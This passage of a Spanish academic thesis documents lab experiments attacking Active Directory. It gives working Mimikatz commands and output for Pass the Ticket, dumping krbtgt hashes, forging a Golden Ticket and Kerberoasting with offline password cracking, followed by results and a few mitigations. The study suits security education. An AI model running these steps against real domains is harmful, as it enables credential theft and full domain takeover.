laboratory\mariarperez  
  
C:\Users\mariarperez\Desktop\mimi\x64>klist  
klist  
  
Current LogonId is 0:0xa0907  
  
Cached Tickets: (0)
```

Fig. 5.20. Tickets del usuario mariarperez.

2. A través de la herramienta Mimikatz, y ejecundo el siguiente comando, obtenemos todos los tickets válidos disponibles en el sistema (Figura 5.21). Este comando creará un fichero *.kirbi por cada ticket que haya encontrado.

```
# sekurlsa::tickets /export
```



```
.....  
Authentication Id : 0 ; 5121322 (00000000:004e252a)  
Session : NewCredentials from 0  
User Name : mariarperez  
Domain : LABORATORY  
Logon Server : (null)  
Logon Time : 9/15/2019 1:28:57 AM  
SID : S-1-5-21-2887617102-571860142-2842202920-1109
```

Fig. 5.21. Extracción de tickets a través de Mimikatz.

3. Si listamos todos los tickets que ha logrado obtener el comando anterior (Figura 5.22) podemos observar que existen tickets cuyo usuario es federicogar, domain admin de Active Directory.

09/15/2019 02:44 AM	1,617 [0;3e4]-0-0-40a50000-CLIENTE01\$cifs-DC01.laboratory.com.kirbi	/Sep/2019 18:
09/15/2019 02:44 AM	1,649 [0;3e4]-0-1-40a50000-CLIENTE01\$ldap-DC01.laboratory.com.kirbi	/Sep/2019 18:
09/15/2019 02:44 AM	1,505 [0;3e4]-2-0-60a10000-CLIENTE01\$krbtgt-LABORATORY.COM.kirbi	[14/Sep/2019 18:
09/15/2019 02:44 AM	1,505 [0;3e4]-2-1-40e10000-CLIENTE01\$krbtgt-LABORATORY.COM.kirbi	[14/Sep/2019 18:
09/15/2019 02:44 AM	1,649 [0;3e7]-0-0-40a50000-CLIENTE01\$cifs-DC01.laboratory.com.kirbi	/Sep/2019 18:
09/15/2019 02:44 AM	1,587 [0;3e7]-0-1-40a10000.kirbi	192.168.0.4 - - [14/Sep/2019 18:
09/15/2019 02:44 AM	1,649 [0;3e7]-0-2-40a50000-CLIENTE01\$ldap-DC01.laboratory.com.kirbi	/Sep/2019 18:
09/15/2019 02:44 AM	1,505 [0;3e7]-2-0-60a10000-CLIENTE01\$krbtgt-LABORATORY.COM.kirbi	[14/Sep/2019 19:
09/15/2019 02:44 AM	1,505 [0;3e7]-2-1-40e10000-CLIENTE01\$krbtgt-LABORATORY.COM.kirbi	[14/Sep/2019 19:
09/15/2019 02:44 AM	1,563 [0;4d77bd]-2-0-40e10000-federicogar@krbtgt-LABORATORY.COM.kirbi	/Sep/2019 19:
09/15/2019 02:44 AM	1,715 [0;4e252a]-0-0-40a50000-federicogar@cifs-dc01.laboratory.com.kirbi	
09/15/2019 02:44 AM	1,563 [0;4e252a]-2-0-60a10000-federicogar@krbtgt-LABORATORY.COM.kirbi	
09/15/2019 02:44 AM	1,531 [0;4e252a]-2-1-40e10000-federicogar@krbtgt-LABORATORY.COM.kirbi	

Fig. 5.22. Lista de tickets obtenidos.

- Una vez elegido el ticket, utilizamos de nuevo la herramienta Mimikatz para realizar el ataque de *Pass the ticket* a través del comando que se puede ver en la Figura 5.23. Para comprobar que el ataque se ha creado correctamente volvemos a listar los tickets para el usuario *mariarperez* y vemos que tenemos un ticket TGT cuyo cliente es *federicogar*.

```
C:\Users\mariarperez\Desktop\mimi\x64>mimikatz.exe
mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # kerberos::ptt [0;4d77bd]-2-0-40e10000-federicogar@krbtgt-LABORATORY.COM.kirbi
* File: '[0;4d77bd]-2-0-40e10000-federicogar@krbtgt-LABORATORY.COM.kirbi': OK

mimikatz # exit
Bye!

C:\Users\mariarperez\Desktop\mimi\x64>klist
klist

Current LogonId is 0:0xa0907

Cached Tickets: (1)

#0> Client: federicogar @ LABORATORY.COM
Server: krbtgt/LABORATORY.COM @ LABORATORY.COM
Kerbticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 9/15/2019 1:22:50 (local)
End Time: 9/15/2019 11:22:50 (local)
Renew Time: 9/22/2019 1:22:50 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

Fig. 5.23. Ataque pass the ticket.

- Con el ticket TGT válido, ya se puede obtener un ticket TGS que permita acceder a los recursos del usuario suplantado (Figura 5.24).

```
C:\Users\mariarperez\Desktop\mimi\x64>dir \\DC01.laboratory.com\C$  
dir \\DC01.laboratory.com\C$  
Volume in drive \\DC01.laboratory.com\C$ has no label.  
Volume Serial Number is 1831-E9B0  
  
Directory of \\DC01.laboratory.com\C$  
  
09/15/2018  09:19 AM    <DIR>          PerfLogs  
09/10/2019  12:10 AM    <DIR>          Program Files  
09/15/2018  11:08 AM    <DIR>          Program Files (x86)  
09/10/2019  12:08 AM    <DIR>          Users  
09/14/2019  10:59 PM    <DIR>          Windows  
                  0 File(s)        0 bytes  
                  5 Dir(s)   40,857,980,928 bytes free
```

Fig. 5.24. Comprobación del ataque pass the ticket.

5.5. Golden Ticket

La técnica *Golden Ticket* [56] no es un ataque como tal, es una técnica de persistencia que consiste en generar un ticket TGT cuya caducidad puede ser definida por el atacante, para ello, es necesario disponer del hash de la cuenta de usuario *krbtgt* para poder cifrar el ticket correctamente. Esta técnica es una de las técnicas más importantes ya que al disponer del hash de la cuenta *krbtgt* es posible suplantar todas las cuentas del Active Directory y otorga al atacante acceso a todos los recursos del dominio además de ser una técnica prácticamente indetectable [57].

Experimentación

Antes de realizar este ataque, como requisito fundamental es necesario obtener el Hash NT o cualquier hash de la cuenta *krbtgt*, por lo tanto, es una técnica de post-explotación y persistencia ya que es necesario haber comprometido el Active Directory y disponer de una cuenta *Domain Admin*.

Para obtener la información de la cuenta *krbtgt*, desde el Domain Controller y de nuevo con la herramienta Mimikatz utilizamos el siguiente comando:

```
# lsadump::lsa /inject /name:krbtgt
```

Y obtenemos la información de la Figura 5.25, donde se incluye el Hash NT, el Hash aes256_hmac y el Hash aes128_hmac entre otra información.

```

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : LABORATORY / S-1-5-21-2887617102-571860142-2842202920

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : f9ef03c64ceea338ce47bb17155ddcc
  LM :
  Hash NTLM: f9ef03c64ceea338ce47bb17155ddcc
    ntlm- 0: f9ef03c64ceea338ce47bb17155ddcc
    lm - 0: 81f14ea3f73c84b6f47518702c578d27

* WDigest
  01 1674315fff732815bce3c3feec86b720
  02 ef6668809348974885ac2130fdb4f3b1
  03 bcda80f136496024db7ffe92da753ded
  04 1674315fff732815bce3c3feec86b720
  05 ef6668809348974885ac2130fdb4f3b1
  06 97dbe627bed95323972f62c51131c978
  07 1674315fff732815bce3c3feec86b720
  08 13a77a07ffb004aeac0ff857b143894d
  09 13a77a07ffb004aeac0ff857b143894d
  10 038bb4cf594613f98fe721e9f796e826
  11 0f59f5412a8f0b9b07f59e91589da30e
  12 13a77a07ffb004aeac0ff857b143894d
  13 15027014c4a93d950e9b90552293bba7
  14 0f59f5412a8f0b9b07f59e91589da30e
  15 4d8099bb58dfb00a6d26af64d601041d
  16 4d8099bb58dfb00a6d26af64d601041d
  17 bd512d771e62175e1d262412f576783e
  18 2894431649ba4c80f2797606f2657ee9
  19 e1ea02ca834baa667107e2b17c292171a
  20 83c1a8bdc0e981ca398a2cfaac542b4d
  21 7ebe11a66e5fa55d55c068456aa74586
  22 7ebe11a66e5fa55d55c068456aa74586
  23 7ad45d06349475dabb06770eb70055ca
  24 eacd84b791b343fb43d64002863ed9ed
  25 eacd84b791b343fb43d64002863ed9ed
  26 82a79dad6c8ec1b6ea1dd699bb9f58cd
  27 43d638e3ed11e25eec8daebdcc0b6c46
  28 049d953170d3697e5bee952923a1d6a4
  29 3da38c1cab25e6bea7297da539bb3275

* Kerberos
  Default Salt : LABORATORY.COMkrbtgt
  Credentials
    des_cbc_md5 : 2fdcc401492091e3

* Kerberos-Newer-Keys
  Default Salt : LABORATORY.COMkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 2f65d1c87bea5fea2dae2153859b72f1e2978660f3ceaa07d05800f45b0aa683
    aes128_hmac (4096) : ff0991b36e28e820618f828e85d965d7
    des_cbc_md5 (4096) : 2fdcc401492091e3

```

Fig. 5.25. Obtención de la información de la cuenta krbtgt.

1. Una vez obtenido el Hash de la cuenta *krbtgt*, desde una cuenta sin privilegios ni tickets asociados (Figura 5.26) se puede crear un *Golden Ticket*.

```
C:\Windows\system32>whoami
whoami
laboratory\mariarperez

C:\Windows\system32>klist
klist

Current LogonId is 0:0xb5397

Cached Tickets: (0)

C:\Windows\system32>dir \\dc01.laboratory.com\C$ 
dir \\dc01.laboratory.com\C$

Access is denied.
```

Fig. 5.26. Cuenta desde la que se va a realizar el ataque.

2. Para crear un *Golden Ticket*, se puede realizar a través de la herramienta Mimikatz.

Como se puede ver en el Figura 5.27 se ha creado el ticket para el usuario *Administrator* cuyo SID corresponde con el del dominio y ha sido obtenido previamente con el comando *whoami /user* eliminando la parte correspondiente al ID, aunque llegados a este punto es posible suplantar cualquier cuenta de dominio. Un aspecto a tener en cuenta es la duración de los tickets TGT, por defecto los tickets creados legítimamente tienen una duración de 10 horas a partir del momento e su creación. Cuando se crea un *Golden Ticket* la duración por defecto es de 10 años. Este dato puede hacer saltar los antivirus o incluso que el ticket sea invalidado, para ello es conveniente indicar la duración del ticket a través de la opción */endin:600*.

```
# kerberos::golden /domain:[Dominio] /sid:[SID del dominio] /[rc4/aes128/aes256]:[Hash krbtgt] /user:[Usuario a suplantar] /ptt /id:[ID] /groups:[Lista de grupos a los que va a pertenecer el usuario] /endin:600
```

```
mimikatz # kerberos::golden /domain:laboratory.com /sid:S-1-5-21-2887617102-571860142-2842202920 /aes128:ff0991b36e28e820618f828e85d965d7 /aes256:2f65d1c87bea5fea2dae2153859b72f1e2978660f3ceaa07d05800f45b0aa683 /user:administrator /id:500 /groups:513,512,520,518,519 /ptt /endin:600
User      : administrator
Domain   : laboratory.com (LABORATORY)
SID       : S-1-5-21-2887617102-571860142-2842202920
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: ff0991b36e28e820618f828e85d965d7 - aes128_hmac
Lifetime  : 9/15/2019 1:22:18 PM ; 9/15/2019 11:22:18 PM ; 9/15/2019 11:22:18 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ laboratory.com' successfully submitted for current session
```

Fig. 5.27. Creación de un golden ticket.

3. Por último, comprobamos que el *Golden Ticket* se ha creado correctamente (Figura 5.28) y que tenemos acceso al los ficheros del Domain Controller.

```
C:\Users\mariarperez\Desktop\mimi\x64>klist
Current LogonId is 0:0x1c22f6
Cached Tickets: (1)

#0> Client: administrator @ laboratory.com
Server: krbtgt/laboratory.com @ laboratory.com
KerbTicket Encryption Type: AES-128-CTS-HMAC-SHA1-96
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 9/15/2019 13:22:18 (local)
End Time: 9/15/2019 23:22:18 (local)
Renew Time: 9/15/2019 23:22:18 (local)
Session Key Type: AES-128-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\mariarperez\Desktop\mimi\x64>dir \\DC01.laboratory.com\C$
Volume in drive \\DC01.laboratory.com\C$ has no label.
Volume Serial Number is 1831-E9B0

Directory of \\DC01.laboratory.com\C$

09/15/2018  09:19 AM    <DIR>          PerfLogs
09/10/2019  12:10 AM    <DIR>          Program Files
09/15/2018  11:08 AM    <DIR>          Program Files (x86)
09/10/2019  12:08 AM    <DIR>          Users
09/15/2019  04:43 AM    <DIR>          Windows
              0 File(s)           0 bytes
              5 Dir(s)  40,853,139,456 bytes free
```

Fig. 5.28. Golden ticket creado correctamente.

5.6. Kerberoast

La último técnica contra Active Directory es el ataque *Kerberoast*. La idea principal de este ataque es obtener tickets TGS y crackearlos de manera local para obtener la contraseña del servicio o usuario en cuestión. Este es uno de los ataques más utilizados ya que no es necesario una interacción completa con el sistema. El atacante puede pedir un ticket TGS de manera legítima, sin realizar ningún tipo de ataque o usando algún tipo de herramienta de auditoría y crackearlo de manera local en una máquina ajena al dominio. Este ataque aprovecha que los tickets de servicio o tickets TGS están cifrados con el Hash NT de la cuenta del servicio y tiene más probabilidades de que la contraseña sea débil o fácil de obtenerla. Esta técnica utiliza los Service Principal Name (SPN) [44] definidos en la sección anterior.

Experimentación

Para poder llevar acabo en el laboratorio, es necesario añadir a un usuario el atributo SPN, para ello realizamos los siguientes pasos:

1. Desde el Domain Controller, en la opción de *Active Directory Users and Computers* en la pestaña *View* añadimos la opción de *Advanced Features* (Figura 5.29). Esto permite que se pueda editar los atributos de un usuario.




Fig. 5.29. Advanced features.

2. Elegimos el usuario y vemos las propiedades de este. En la pestaña *Attribute Editor* se busca el atributo *servicePrincipalName* y se añade el valor que se quiera, en este caso, se ha añadido *kerberoast\testing* como se puede apreciar en la Figura 5.30.




Fig. 5.30. Añadir el atributo SPN al usuario.

Después de realizar este cambio, ya se puede realizar el ataque Kerberoast [58] en el laboratorio creado:

1. En primer lugar, a través de la herramienta proporcionada por Microsoft *Setspn* listamos todos los SPN disponibles en el dominio. Como se puede ver en la Figura

5.31 aparece el SPN creado anteriormente. El comando ejecutado es el siguiente:

```
# Setspn -T [Dominio] -Q /*
```

```
PS C:\Users\Administrator\Desktop\mimi\x64> Setspn -T dc01.laboratory.com -Q /**
Checking domain DC=laboratory,DC=com
CN=DC01,OU=Domain Controllers,DC=laboratory,DC=com
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.laboratory.com
ldap/DC01.laboratory.com/ForestDnsZones.laboratory.com
ldap/DC01.laboratory.com/DomainDnsZones.laboratory.com
TERMSRV/DC01
TERMSRV/DC01.laboratory.com
DNS/DC01.laboratory.com
GC/DC01.laboratory.com/laboratory.com
RestrictedKrbHost/DC01.laboratory.com
RestrictedKrbHost/DC01
RPC/2441d21a-5c43-4882-ae92-b901a9a3505c._msdcs.laboratory.com
HOST/DC01/LABORATORY
HOST/DC01.laboratory.com/LABORATORY
HOST/DC01
HOST/DC01.laboratory.com
HOST/DC01.laboratory.com/laboratory.com
E3514235-4B06-11D1-AB04-00C04FC2DCD2/2441d21a-5c43-4882-ae92-b901a9a3505c/laboratory.com
ldap/DC01/LABORATORY
ldap/2441d21a-5c43-4882-ae92-b901a9a3505c._msdcs.laboratory.com
ldap/DC01.laboratory.com/LABORATORY
ldap/DC01
ldap/DC01.laboratory.com
ldap/DC01.laboratory.com/laboratory.com
CN=krbtgt,CN=Users,DC=laboratory,DC=com
kadmin/changepw
CN=CLIENTE01,CN=Computers,DC=laboratory,DC=com
RestrictedKrbHost/CLIENTE01
HOST/CLIENTE01
RestrictedKrbHost/Cliente01.laboratory.com
HOST/Cliente01.laboratory.com
CN=Luis Alonso Pérez,CN=Users,DC=laboratory,DC=com
kerberoast/testing
```

Fig. 5.31. Lista de los SPN disponibles en el dominio.

2. Posteriormente, solicitamos un ticket TGS para la SPN *kerberoast\testing* (Figura 5.32) a través de los siguientes comandos:

```
# Add-Type -AssemblyName System.IdentityModel
# New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
    ArgumentList "kerberoast/testing"
```

```
PS C:\Users\Administrator\Desktop\mimi\x64> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Administrator\Desktop\mimi\x64> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -Ar-
gumentList "kerberoast/testing"

Id : uid-5a123905-013b-40ad-8a58-15edb23aca6a-1
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 15/09/2019 2:37:47
ValidTo : 15/09/2019 12:24:41
ServicePrincipalName : kerberoast/testing
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Fig. 5.32. Solicitud de TGS.

3. Una vez creado el TGS, los exportamos con la herramienta Mimikatz (Figura 5.33) a través del siguiente comando:

```
# kerberos::list /export
```

```

mimikatz # kerberos::list /export

[0000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 15/09/2019 4:24:41 ; 15/09/2019 14:24:41 ; 22/09/2019 4:24:41
Server Name : krbtgt/LABORATORY.COM @ LABORATORY.COM
Client Name : Administrator @ LABORATORY.COM
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file : 0-40e10000-Administrator@krbtgt~LABORATORY.COM-LABORATORY.COM.kirbi

[0000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 15/09/2019 4:37:47 ; 15/09/2019 14:24:41 ; 22/09/2019 4:24:41
Server Name : kerberoast/testing @ LABORATORY.COM
Client Name : Administrator @ LABORATORY.COM
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file : 1-40a10000-Administrator@kerberoast~testing-LABORATORY.COM.kirbi

[0000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 15/09/2019 4:24:41 ; 15/09/2019 14:24:41 ; 22/09/2019 4:24:41
Server Name : host/dc01.laboratory.com @ LABORATORY.COM
Client Name : Administrator @ LABORATORY.COM
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file : 2-40a50000-Administrator@host~dc01.laboratory.com-LABORATORY.COM.kirbi

mimikatz # exit
Bye!
PS C:\Users\Administrator\Desktop\mimi\x64> dir

Directory: C:\Users\Administrator\Desktop\mimi\x64

Mode                LastWriteTime       Length Name
----                -----          -
-a----   15/09/2019     4:39            1388 0-40e10000-Administrator@krbtgt~LABORATORY.COM-LABORATORY.COM.kirbi
-a----   15/09/2019     4:39           1500 1-40a10000-Administrator@kerberoast~testing-LABORATORY.COM.kirbi
-a----   15/09/2019     4:39           1434 2-40a50000-Administrator@host~dc01.laboratory.com-LABORATORY.COM.ki
                   rbi
-a----   22/01/2013     1:33           36584 mimidrv.sys
-a----   14/08/2019     1:32          1013912 mimikatz.exe
-a----   14/08/2019     1:32           46744 mimilib.dll

```

Fig. 5.33. Exportar los tickets TGS.

4. Exfiltramos el ticket TGS creado anteriormente, se crackea con la herramienta *tgsrepcrack.py* en una máquina ajena al dominio y se obtiene la contraseña en texto plano (Figura 5.34).

```

root@Atacante01:~/kerberoast# python tgsrepcrack.py wordlist.txt ../../.kirbi
found password for ticket 0: password* File: ./192.168.0.3-C_Users_Administrator/Desktop_mimi_x64_1-40a10000-Administrator@kerberoast~testing-LABORATORY.COM.kirbi
All tickets cracked!

```

Fig. 5.34. Cracking del ticket TGS.

6. Resultados

En este capítulo se va a discutir los resultados obtenidos tanto en la creación del laboratorio como la experimentación de los principales ataques que afectan a Active Directory en la última versión de Windows Server 2019.

Creación del laboratorio

El laboratorio propuesto para la implementación de las pruebas realizadas consta de 4 máquinas: En primer lugar DC01 representa el Domain Controller que gestiona Active Directory formada por un Windows Server 2019, en segundo lugar la máquina Cliente01 representa a un usuario o empleado (o varios usuarios) unidos al dominio cuya máquina puede ser comprometida, el tercer lugar la máquina Gateway que sirve de enlace entre la red interna y la red externa que representa internet, por último, la máquina denominada Atacante01 representa un atacante, miembro de Red Team o auditor de seguridad que compromete un sistema del dominio y tiene acceso a la red interna. Se ha comprobado que con estas cuatro máquinas es posible replicar los ataques planteados en el Capítulo de experimentación.

Pass the hash

En cuanto al ataque de Pass The Hash, se ha comprobado que es posible replicarlo en entornos actualizados, la premisa para este ataque es comprometer un sistema de dominio con suficientes privilegios como para obtener las credenciales almacenadas en el equipo de un cliente. El enfoque más efectivo para la protección de un equipo frente a este tipo de ataques es implementar políticas de seguridad para que hashes de cuentas privilegiadas como puede ser de Domain Admin no se almacenen en memoria o no sean posibles ser extraídos.

NTLM Relay

Para evitar ataques de NTLM Relay, Microsoft ha implementado varias medidas, entre ellas y la más efectiva ha sido incluida en el parche MS08-068 que impide ataques de NTLM Reflejado, es decir, que no es posible transmitir el Hash NTLM a la misma máquina que se obtuvo, aunque como se ha visto en la literatura es posible enviarlo a otro servicio o recurso. Por otro lado, la otra medida es la firma de los paquetes SMB para evitar que el mensaje se altere y proteger la integridad del mensaje. Esta medida impide los ataques de SMB Relay basados en el protocolo SMB aunque esta medida no está activada por defecto en la mayoría de los equipos con sistema operativo Windows. Pese a estas medidas, se ha comprobado la eficacia de este ataque ya que la única premisa

es que el atacante esté en la misma red que el dominio y ha sido posible realizar un volcado de la base de datos SAM.

Overpass the hash

Este ataque ha sido posible realizarlo del mismo modo que el ataque *pass the hash*. *Overpass the hash* permite realizar estos ataques en el paquete de autenticación Kerberos, ampliamente utilizado para la autenticación en servicios y recursos utilizados por Active Directory.

Pass the ticket

La eficacia de este ataque *pass the ticket* reside en la obtención de un Ticket TGT válido que resulte de interés para acceder a recursos importantes como puede ser un Domain Controller o equipos con información confidencial. A diferencia de ataques de *pass the hash* u *overpass the hash* no es necesario tener una sesión de administrador local para obtener los Tickets TGS algo que puede ser de utilidad cuando no se ha conseguido elevar privilegios en una máquina comprometida.

Golden Ticket

La técnica *Golden Ticket* te permite mantener persistencia una vez comprometido un Domain Controller de manera eficaz y transparente a los administradores de sistemas. Es necesario disponer el Hash de la contraseña de administración *krbtgt* lo dificulta la realización de este ataque. Una vez obtenida, se ha comprobado que es posible obtener tickets TGT suplando cualquier usuario del dominio algo que puede ser crítico para organizaciones y empresas.

Kerberoast

Por último, el ataque Kerberoast es el menos “ruidoso” que únicamente se realizan peticiones legítimas al dominio y una vez obtenido los tickets TGS se puede realizar la fase de cracking en una máquina local ajena al dominio. Pese a ello, este ataque reside su eficacia en credenciales débiles de los servicios y recursos lo que dificulta así su efectividad.

7. Conclusiones y trabajo futuro

7.1. Conclusiones

A lo largo del trabajo se han revisado en profundidad las diferentes técnicas y ataques que puedes comprometer la seguridad de un Active Directory en la última versión proporcionada por Microsoft: Windows Server 2019. Se ha implementado un laboratorio local que permite la replicación de dichos ataques y diferentes pruebas en un entorno controlado sin afectar a una implementación de una empresa u organización. Esto ha requerido la instalación de diferentes sistemas operativos, la configuración de una topología de red que puede simular a un entorno real, la configuración de Active Directory y la creación de diferentes usuarios con distintos privilegios. Una vez montado el laboratorio de pruebas ha sido posible replicar dichos ataques de manera satisfactoria.

En cuanto a la experimentación realizada, todos los ataques elegidos se han podido replicar de manera satisfactoria en la última versión de Windows Server, por lo que se puede concluir que, aún siguiendo una política de actualizaciones es posible que se pueda comprometer un servicio de directorio como Active Directory de una empresa. En las últimas actualizaciones, Microsoft, ha intentado mitigar estos ataques o al menos reducir su impacto implementando medidas como las vistas anteriormente. En técnicas como Pass the hash, es posible que no sea una vulnerabilidad como tal sino una implementación al modelo de *Singl Sign-On (SSO)* que permite al usuario acceder a recursos y servicios sin introducir la contraseña cada vez que se requiera autenticación.

La realización de este proyecto ha servido para adquirir una base en Active Directory y conocer los principales ataques utilizados por atacantes y profesionales de la seguridad informática. El conocimiento adquirido es de gran importancia hoy en día debido a la multitud de empresas que utilizan Active Directory como servicio de directorio para gestionar los recursos en red.

7.2. Trabajo Futuro

A lo largo de este proyecto se han encontrado limitaciones que han sido asumidas y definidas fuera del alcance de este proyecto, como puede ser la fase de enumeración, acceso inicial, explotación y elevación de privilegios en Sistemas Windows centrando este proyecto en movimientos laterales y movimientos verticales a través de una red. Por lo que se define como objeto de estudio futuro las fases previas a la compromisión de un sistema.

En cuanto al laboratorio, este trabajo se ha centrado en un único dominio *Laboratory.com* como objeto de estudio. Las empresas de hoy en día disponen de multitud de forest, dominios y subdominios debido a la gran cantidad de recursos a gestionar, por lo que sería interesante ampliar el laboratorio con distintos forest y dominios y investigar cómo gestiona Windows las relaciones de confianza entre ellos.

Por último, en cuanto a los ataques sería de gran utilidad probar diferentes variaciones a dichos ataques o la experimentación de otros ataques interesantes como *DCSync*. Otra de las limitaciones asumidas a lo largo del desarrollo del trabajo ha sido la utilización de herramientas como Mimikatz. Estas herramientas son objeto de estudio por los antivirus y es importante que el ataque no sea detectado por administradores de sistemas o el equipo de *Blue Team*. Por lo tanto, como trabajo futuro sería la investigación de dichas herramientas y la detección que hacen activiruses como Windows Defender.

Bibliografía

- [1] Microsoft, “Introducción a active directory.” <https://support.microsoft.com/es-es/help/196464>, Octubre 2000.
- [2] C. Truran, “Active directory: The crown jewels for insider attacks.” <https://www.scmagazineuk.com/active-directory-crown-jewels-insider-attacks/article/1473390>, Febrero 2018.
- [3] M. Bresman, “Wannacry, notpetya, mbr-oni and friends: Tales of wiper attacks and active directory destruction.” <https://www.semperis.com/blog/wannacry-notpetya-wiper-attacks-active-directory>, Abril 2018.
- [4] M. J. Schwartz, “Hydro hit by lockergoga ransomware via active directory.” <https://www.bankinfosecurity.com/hydro-hit-by-lockergoga-ransomware-via-active-directory-a-12207>, Marzo 2019.
- [5] C. Cimpanu, “Norsk hydro ransomware incident losses reach \$40 million after one week.” <https://www.zdnet.com/article/norsk-hydro-ransomware-incident-losses-reach-40-million-after-one-week>, Marzo 2019.
- [6] Microsoft, “Windows server release information.” <https://docs.microsoft.com/en-us/windows-server/get-started/windows-server-release-info>, Mayo 2019.
- [7] Microsoft, “What’s new in windows server 2019.” <https://docs.microsoft.com/es-es/windows-server/get-started-19/whats-new-19>, Abril 2019.
- [8] Microsoft, “Windows authentication concepts.” <https://docs.microsoft.com/es-es/windows-server/security/windows-authentication/windows-authentication-concepts>, Octubre 2016.
- [9] Microsoft, “Windows logon scenarios.” <https://docs.microsoft.com/es-es/windows-server/security/windows-authentication/windows-logon-scenarios>, Octubre 2016.
- [10] Microsoft, “Single sign-on in windows 2000 networks.” [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb742456\(v=technet.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb742456(v=technet.10)), Septiembre 2009.
